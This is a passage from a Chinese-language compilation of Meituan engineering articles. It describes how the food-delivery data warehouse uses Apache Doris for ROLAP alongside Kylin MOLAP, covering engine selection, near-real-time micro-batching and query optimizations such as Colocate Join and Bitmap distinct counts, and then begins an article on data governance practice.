以 ROLAP 模式受到很大的局限性。随着分布式、并行化技术成熟应用，MPP 引擎逐渐表现出强大的高吞吐、低时延计算能力，号称“亿级秒开”的引擎不在少数，ROLAP 模式可以得到更好的延伸。单从业务实际应用考虑，性能在千万量级关联查询现场计算秒开的情况下，已经可以覆盖到很多应用场景，具备应用的可能性。例如：日数据量的 ROLAP 现场计算，周、月趋势的计算，以及明细数据的浏览都可以较好的应对。

下图是 MOLAP 模式与 ROLAP 模式下应用方案的比较：



MOLAP 模式的劣势

1. 应用层模型复杂，根据业务需要以及 Kylin 生产需要，还要做较多模型预处理。这样在不同的业务场景中，模型的利用率也比较低。
2. Kylin 配置过程繁琐，需要配置模型设计，并配合适当的“剪枝”策略，以实现计算成本与查询效率的平衡。
3. 由于 MOLAP 不支持明细数据的查询，在“汇总 + 明细”的应用场景中，明细数据需要同步到 DBMS 引擎来响应交互，增加了生产的运维成本。
4. 较多的预处理伴随着较高的生产成本。


ROLAP 模式的优势

1. 应用层模型设计简化，将数据固定在一个稳定的数据粒度即可。比如商家粒度的星形模型，同时复用率也比较高。
2. App 层的业务表达可以通过视图进行封装，减少了数据冗余，同时提高了应用的灵活性，降低了运维成本。
3. 同时支持“汇总 + 明细”。
4. 模型轻量标准化，极大的降低了生产成本。

综上所述，在变化维、非预设维、细粒度统计的应用场景下，使用 MPP 引擎驱动的 ROLAP 模式，可以简化模型设计，减少预计算的代价，并通过强大的实时计算能力，可以支撑良好的实时交互体验。

双引擎下的应用场景适配问题

架构上通过 MOLAP+ROLAP 双引擎模式来适配不同应用场景，如下图所示：




技术权衡

MOLAP：通过预计算，提供稳定的切片数据，实现多次查询一次计算，减轻了查询时的计算压力，保证了查询的稳定性，是“空间换时间”的最佳路径。实现了基于 Bitmap 的去重算法，支持在不同维度下去重指标的实时统计，效率较高。 **ROLAP**：

基于实时的大规模并行计算，对集群的要求较高。MPP 引擎的核心是通过将数据分散，以实现 CPU、IO、内存资源的分布，来提升并行计算能力。在当前数据存储以磁盘为主的情况下，数据 Scan 需要的较大的磁盘 IO，以及并行导致的高 CPU，仍然是资源的短板。因此，高频的大规模汇总统计，并发能力将面临较大挑战，这取决于集群硬件方面的并行计算能力。传统去重算法需要大量计算资源，实时的大规模去重指标对 CPU、内存都是一个巨大挑战。目前 Doris 最新版本已经支持 Bitmap 算法，配合预计算可以很好地解决去重应用场景。

业务模型适配



MOLAP：当业务分析维度相对固化，并在可以使用历史状态时，按照时间进行增量生产，加工成本呈线性增长状态，数据加工到更粗的粒度（如组织单元），减少结果数据量，提高交互效率。如上图所示，由 A 模型预计算到 B 模型，使用 Kylin 是一个不错的选择。

ROLAP：当业务分析维度灵活多变或者特定到最新的状态时（如上图 A 模型中，始终使用最新的商家组织归属查看历史），预计算回溯历史数据成本巨大。在这种场景下，将数据稳定在商家的粒度，通过现场计算进行历史数据的回溯分析，实现现用现算，可以节省掉预计算的巨大成本，并带来较大的应用灵活性。这种情况下适合 MPP 引擎支撑下的 ROLAP 生产模式。

MPP 引擎的选型


目前开源的比较受关注的 OLAP 引擎很多，比如 Greenplum、Apache Impala、Presto、Doris、ClickHouse、Druid、TiDB 等等，但缺乏实践案例的介绍，所以我们也没有太多的经验可以借鉴。于是，我们就结合自身业务的需求，从引擎建设成本出发，并立足于公司技术生态融合、集成、易用性等维度进行综合考虑，作为选型依据，最终我们平台部门选择了 2018 年刚进入 Apache 社区的 Doris。

开源OLAP引擎	优点	缺点	技术融合成本	易用性	性能	运维成本
ClickHouse	• 列存储 • 单机性能剽悍 • 保留明细 • 向量化引擎	• 分布集群在线扩展支持不佳 • 运维成本极高	高	非标协议接口	满足	高
Druid	• 实时数据摄入 • 列式存储和位图索引 • 多租户和高并发	• OLAP性能分场景表现差异大 • 使用门槛高	高	非标协议接口	分场景	高
Doris	• Google Mesa +Apache Impala +ORCFile / Parquet • 主键更新 • 支持Rollup Table • 高并发和高吞吐的Ad-hoc查询	• 成熟度不足 • 应用不广泛	低	兼容MySQL 访问协议	满足	低
TIDB	• 100%OLTP+80%OLAP • 同时明细和聚合查询 • 支持更新	• 非列存储 • OLAP能力不足	低	SQL标准	不满足	低

Doris 简介及特点

Doris 是基于 MPP 架构的 OLAP 引擎，主要整合了 Google Mesa（数据模型）、Apache Impala（MPP Query Engine）和 Apache ORCFile（存储格式，编码和压缩）的技术。

Doris 的系统架构如下，主要分为 FE 和 BE 两个组件，FE 主要负责查询的解析、编译、优化、调度和元数据管理；BE 主要负责查询的执行和数据存储。关于 Doris 的更多技术细节，可参考其官方文档。




整体架构

Doris 的特点：

- 同时支持高并发点查询和高吞吐的 Ad-hoc 查询。
- 同时支持离线批量导入和实时数据导入。
- 同时支持明细和聚合查询。
- 兼容 MySQL 协议和标准 SQL。
- 支持 Rollup Table 和 Rollup Table 的智能查询路由。
- 支持较好的多表 Join 策略和灵活的表达式查询。
- 支持 Schema 在线变更。
- 支持 Range 和 Hash 二级分区。

Doris 在外卖数仓中的应用效率



上图是我们在一个分析项目改造中的评估项目收益，整体在查询效率不变的情况下，生产耗能及存储成本都有较大收益。

以 20 台 BE+3FE 的 Doris 环境，效率、性能表现情况如下：

- 支撑数据分析产品数十个以上，整体响应达到 ms 级。
- 支持百万、千万级大表关联查询，同时进行维表关联的雪花模型，经过 Colocate Join 特性优化，可以实现秒级响应。
- 日级别，基于商家明细现场计算，同时满足汇总及下钻明细查询，查询时效基本都可以控制在秒级。
- 7 日趋势分析，2~3 秒。由于数据量较大，根据集群规模不同查询性能有所区别，但数据量较大时，调动的集群资源较多，因此 MPP 的并发性能受限于集群的性能。一般原则是并发较高的业务，需要严格控制查询时效（基本在毫秒级），对于并发不高的业务，允许进行较大的查询，但也要考虑集群的承受能力。
- 通过一年来的应用以及 Doris 的不断改进升级，Doris 的高可靠、高可用、高可扩展性也得到进一步验证，服务稳定可靠。


准实时场景下的应用

离线业务分析大多基于 T+1 的离线数据，但在营销活动场景下，外卖团队往往需要当日的实时数据进行业务变化的监控与分析，通常情况下会采用实时流计算来实现。

外卖实时业务监控有如下特点：

- 避免分钟级的生产波动影响，业务上 10、15 分钟准实时数据可以满足分析需要。
- 实时数据需要与离线数据进行日环比与周同比的比对。
- 订单业务需要事件时间，体验业务需要生产时间，业务对齐逻辑复杂。
- 不同业务线需求差异大，指标需要良好扩展性。

由于业务上的复杂性，实时流计算中，需要考虑诸多业务口径的对齐，业务 ER 模型在合流处理中开发成本较高，资源占用较大，通过设计基于 Doris 的准实时生产数仓，可以灵活地实现业务微批处理，且开发生产成本都比较低。以下为基于 Doris 的准实时数仓架构设计，是典型的实时 Lambda 生产架构：



实现准实时计算方案，需要以下能力的支撑：


实时的写入能力：目前支持 Kafka To Doris 秒级延迟。在可靠性、稳定性建设方面仍需进一步提升。 **引擎建设**：短平快的计算 + 高效的存储性能。目前 Doris 引擎性能仍有进步空间，2020 年将有较大改进提升，随着后续 Page Cache，内存表等能力的上线，IO 将不再拖后腿，并发能力将有较大提升。 **可靠的调度能力**：提供 5、10、15、30 分钟的调度保障能力。 **Lambda 架构简化**：实时数据与离线数据更好的在 Doris 中进行融合，灵活支撑应用。 **高效的 OLAP 交互**：支撑业务的灵活查询访问，业务层通过视图进行逻辑封装直接复用汇总层多维模型，提高了开发效率，减少了运维成本。

相比 Storm、Flink 中的窗口计算，准实时 DB 微批的优势：

计算模型	概念	存储	计算	资源	查询
流式窗口	将流式数据抽象成表的逻辑概念，技术上需要大量的兼容改造。	根据窗口大小开设缓存空间，如果窗口较大，或者当日累计，缓存成本较高。	多流合并，处理复杂的关联对齐逻辑。	以业务最高峰时的需求量做资源储备，其他时间资源浪费较多。	结果转储到第三方查询引擎。
DB微批	原生	实时写入，缓存当日或近日所有数据。	原生Join操作	与OLAP分析共用资源，低频的计算对系统负担较小。	原生OLAP查询支持。

Doris 引擎在美团的重要改进

Join 谓词下推的传递性优化



如上图所示，对于下面的 SQL：


```
select * from t1 join t2 on t1.id = t2.id where t1.id = 1
```

Doris 开源版本默认会对 t2 表进行全表 Scan，这样会导致上面的查询超时，进而导致外卖业务在 Doris 上的第一批应用无法上线。

于是我们在 Doris 中实现了第一个优化：Join 谓词下推的传递性优化（MySQL 和 TiDB 中称之为 Constant Propagation）。Join 谓词下推的传递性优化是指：基于谓

词 t1.id = t2.id 和 t1.id = 1, 我们可以推断出新的谓词 t2.id = 1，并将谓词 t2.id = 1 下推到 t2 的 Scan 节点。 这样假如 t2 表有数百个分区的话，查询性能就会有数十倍甚至上百倍的提升，因为 t2 表参与 Scan 和 Join 的数据量会显著减少。


查询执行多实例并发优化



如上图所示，Doris 默认在每个节点上为每个算子只会生成 1 个执行实例。这样的话，如果数据量很大，每个执行实例的算子就需要处理大量的数据，而且无法充分利用集群的 CPU、IO、内存等资源。

一个比较容易想到的优化手段是，我们可以在每个节点上为每个算子生成多个执行实例。这样每个算子只需要处理少量数据，而且多个执行实例可以并行执行。

下图是并发度设置为 5 的优化效果，可以看到对于多种类型的查询，会有 3 到 5 倍的查询性能提升：



Colocate Join

Colocate Join（Local Join）是和 Shuffle Join、Broadcast Join 相对的概念，即将两表的数据提前按照 Join Key Shard，这样在 Join 执行时就没有数据网络传输的开销，两表可以直接在本地进行 Join。


整个 Colocate Join 在 Doris 中实现的关键点如下：

- 数据导入时保证数据本地性。
- 查询调度时保证数据本地性。
- 数据 Balance 后保证数据本地性。
- 查询 Plan 的修改。
- Colocate Table 元数据的持久化和一致性。
- Hash Join 的粒度从 Server 粒度变为 Bucket 粒度。
- Colocate Join 的条件判定。

关于 Doris Colocate Join 的更多实现细节，可以参考《Apache Doris Colocate Join 原理与实践》。

对于下面的 SQL，Doris Colocate Join 和 Shuffle Join 在不同数据量下的性能对比如下：

```
select count(*) FROM A t1 INNER JOIN [shuffle] B t5    ON ((t1.dt =
t5.dt) AND (t1.id = t5.id)) INNER JOIN [shuffle] C t6    ON ((t1.dt =
t6.dt) AND (t1.id = t6.id)) where t1.dt in (xxx days);
```



Bitmap 精确去重


Doris 之前实现精确去重的方式是现场计算的，实现方法和 Spark、MapReduce 类似：

```
+----------+-----------+---------+
| dt       | page      | user_id |
+----------+-----------+---------+
| 20191206 | xiaoxiang |     101 |
| 20191206 | waimai    |     101 |
| 20191207 | xiaoxiang |     101 |
| 20191207 | waimai    |     102 |
| 20191208 | xiaoxiang |     101 |
| 20191208 | waimai    |     101 |
+----------+-----------+---------+
```

```
+-----------+------+
| page      | pv   |
+-----------+------+
| xiaoxiang |    1 |
| waimai    |    2 |
+-----------+------+
```

```
select page, count(distinct user_id) as pv
from table group by page;
```


对于上图计算 PV 的 SQL，Doris 在计算时，会按照下图的方式进行计算，先根据 page 列和 user_id 列 group by，最后再 Count：



图中是 6 行数据在 2 个 BE 节点上计算的示意图

显然，上面的计算方式，当数据量越来越大，到几十亿几百亿时，使用的 IO 资源、CPU 资源、内存资源、网络资源会变得越来越多，查询也会变得越来越慢。

于是我们在 Doris 中新增了一种 Bitmap 聚合指标，数据导入时，相同维度列的数据会使用 Bitmap 聚合。有了 Bitmap 后，Doris 中计算精确去重的方式如下：



可以看到，当使用 Bitmap 之后，之前的 PV 计算过程会大幅简化，现场查询时的 IO、CPU、内存，网络资源也会显著减少，并且不再会随着数据规模而线性增加。

总结与思考

在外卖运营分析的业务实践中，由于业务的复杂及应用场景的不同，没有哪一种数据生产方案能够解决所有业务问题。数据库引擎技术的发展，为我们提供更多手段提升数据建设方案。实践证明，以 Doris 引擎为驱动的 ROLAP 模式可以较好地处理汇总与明细、变化维的历史回溯、非预设维的灵活应用、准实时的批处理等场景。而以 Kylin 为基础的 MOLAP 模式在处理增量业务分析，固化维度场景，通过预计算以空间换时间方面依然重要。

业务方面，通过外卖数仓 Doris 的成功实践以及跨 BG 的交流，美团已经有更多的团队了解并尝试使用 Doris 方案。而且在平台同学的共同努力下，引擎性能还有较大提升空间，相信以 Doris 引擎为驱动的 ROLAP 模式会为美团的业务团队带来更大的收益。从目前实践效果看，其完全有替代 Kylin、Druid、ES 等引擎的趋势。

目前，数据库技术进步飞速，近期柏睿数据发布全内存分布式数据库 RapidsDB v4.0 支持 TB 级毫秒响应（处理千亿数据可实现毫秒级响应）。可以预见，数据库技术的进步将大大改善数仓的分层管理与应用支撑效率，业务将变得“定义即可见”，也将极大地提升数据的价值。

参考资料

Doris 文档和源码
Apache Kylin VS Apache Doris

作者简介

朱良，美团外卖数据仓库工程师。
凯森，美团大数据工程师，Apache Kylin Committer。

招聘信息

美团外卖数据智能组长期招聘数据仓库、数据挖掘、机器学习、计算机视觉、搜索推荐算法工程师，坐标北京。欢迎感兴趣的同学发送阅历到：tech@metuan.com（邮件标题注明：外卖数据智能组）

美团配送数据治理实践

作者：王鹏　家豪

大数据时代的到来，让越来越多的企业看到了数据资产的价值。将数据视为企业的重要资产，已经成为业界的一种共识，企业也在快速探索应用场景和商业模式，并开始建设技术平台。

但这里要特别强调一下，如果在大数据“拼图”中遗忘了数据治理，可能再多的技术投入也是一种徒劳。因为没有数据治理这一环节，其带来后果往往是：随处可见的数据不统一，难以提升的数据质量，难以完成的模型梳理，难以保障的数据安全等等，源源不断的基础性数据问题会进一步产生，进而导致数据建设难以真正发挥其商业价值。

因此，消除数据的不一致性，建立规范的数据标准，提高数据治理能力，实现数据安全共享，并能够将数据作为企业的宝贵资产应用于业务、管理、战略决策中，发挥数据资产价值变得尤为迫切和重要，数据治理呼之欲出。本文将介绍美团配送技术团队在数据治理方面的一些探索和实践，希望能够对大家有所启发和帮助。

1. 如何理解数据治理

数据治理，从严格的定义来讲是对组织的大数据管理并利用其进行评估、指导和监督的体系框架。企业通过制定战略方针、建立组织架构、明确职责分工等，实现数据的风险可控、安全合规、绩效提升和价值创造，并提供创新的大数据服务。从个人实践的层面来讲，数据治理是对存量数据治理和增量数据管控的一个过程，对存量数据实现由乱到治、建章立制，对增量数据实现严格把控、行不逾矩的约束。

2. 要达成的目标

数据治理本身并不是目的，它只是实现组织战略目标的一个手段而已。从组织职能和

体量大小方面来看，不同类型组织的数据治理目标大不相同，而基于目前美团配送数据团队所处的组织职能和发展阶段来说，我们希望通过数据治理解决数据生产、管理和使用过程中遇到的问题，完善已有的生产管理流程规范，保障数据安全和数据一致性，从而促进数据在组织内无障碍地进行共享。

3. 何时进行数据治理

找准数据治理的切入点，是关乎数据治理成败的关键。很多同学会问，如果将数仓建设分为数仓雏形阶段、数仓迭代阶段和能力沉淀阶段，数据治理应该在哪个阶段切入为宜呢？其实，我们不该把数据治理看作是一个阶段性的项目，它应该是一个贯彻数据建设各阶段的长期工程，只是在不同阶段根据业务特点和技术特点其覆盖的范围和关注的目标有所不同而已。

在数仓雏形阶段，也就是美团配送业务刚成立时，在该阶段中业务有两个特点：第一，重规模、快扩张；第二，业务变化快，数据需求多。为了快速响应业务的需求，并能够保障数据交付结果的准确性，我们主要进行技术规范和指标口径的治理，在规范治理方面，通过制定一系列研发规范来保障研发质量，并在实际建模过程中不断迭代和完善我们的研发质量。在指标治理方面，我们对存量指标口径进行梳理，从而确保指标口径对外输出一致。

在数仓迭代阶段，我们希望通过架构治理改变前期开发的“烟囱式”模型，消除冗余，提升数据一致性。并且随着数仓中管理的数据越多，数据安全和成本问题也变得越发重要。所以在该阶段，我们在产研层面逐步开展架构治理、资源治理和安全治理。在架构治理方面，我们明确了数仓中各层和各主题的职责和边界，构建一致的基础数据核心模型，并制定一系列的指标定义规范来确保指标的清晰定义，并基于业务迭代来不断完善和迭代相应的模型和规范。在资源治理方面，我们通过对不同层级的数据采用不同生命周期管理策略，确保用最少的存储成本来满足最大的业务需求。在安全治理方面，我们通过制定一系列的数据安全规范来确保数据的使用安全。

在能力沉淀阶段，我们基于前两个阶段所做的业务和技术沉淀，将前期一系列规范形

成标准，从业务到产研，自上而下地推动数据治理，并通过建立相应的组织、流程和制度来保障标准在该阶段的全面落地实施，并通过建设数据治理平台来辅助更高质量地执行标准。

4. 如何开展数据治理

从大的阶段来看，数据治理主要分为存量数据“由乱到治”的阶段，以及增量数据严格按照规章制度实施确保“行不逾矩”的运营阶段。在“由乱到治”的过程中，我们需要沉淀出规章制度、标准规范，以及辅以规章制度标准规范实施的工具和组织。在增量数据的运营阶段，我们主要靠对应的组织确保规章制度的落实，通过审计定期考察实施效果，并在长期的运营中不断完善规章制度。在实现存量数据“由乱到治”的阶段，我们主要采取了“两步走”策略，具体执行策略如下所示。

4.1 定标准，提质量

第一步，主要围绕着业务标准、技术标准、数据安全标准和资源管理标准进行展开。通过业务标准，指导一线团队完成指标的规范定义，最终达成业务对指标认知一致性这一目标；然后通过技术标准来指导研发同学规范建模，从技术层面解决模型扩展性差、冗余多等问题并保障数据一致性；通过安全标准来指导我们加强数据的安全管控，确保数据拿不走、走不脱，针对敏感数据，用户看不懂；通过资源管理标准的制定，帮助我们在事前做好资源预算，在事中做好资源管理，在事后做好账单管理。


4.1.1 业务标准

业务标准主要是指标的管理和运营标准，我们主要解决三个问题：指标由谁来定义，指标该如何定义，指标该如何运营。基于这三个问题，我们同时提出了三条原则：

- 业务团队负责指标的定义。
- 产研商分负责给出指标定义标准和辅助工具，辅助业务团队完成指标的规范定义，达成指标认知一致性这一目标。
- 最后由指标管理委员会负责指标的管理与运营，保障指标从创建、审核、上线

以及到最后消亡的整个生命周期的运营。

为统一指标的定义，我们将指标分为原子指标、衍生指标和派生指标，原子指标通过限定条件和时间的限定生成衍生指标。衍生指标间的“四则混合运算”构成了派生指标。我们不但制定了指标的标准定义，还对其做了准确的资产归属，一个指标出自一个具体的业务过程，一个业务过程归属于不同的数据域，多个数据域构成了美团配送业务线下的分析场景，如下图所示：



指标定义标准

4.1.2 技术标准

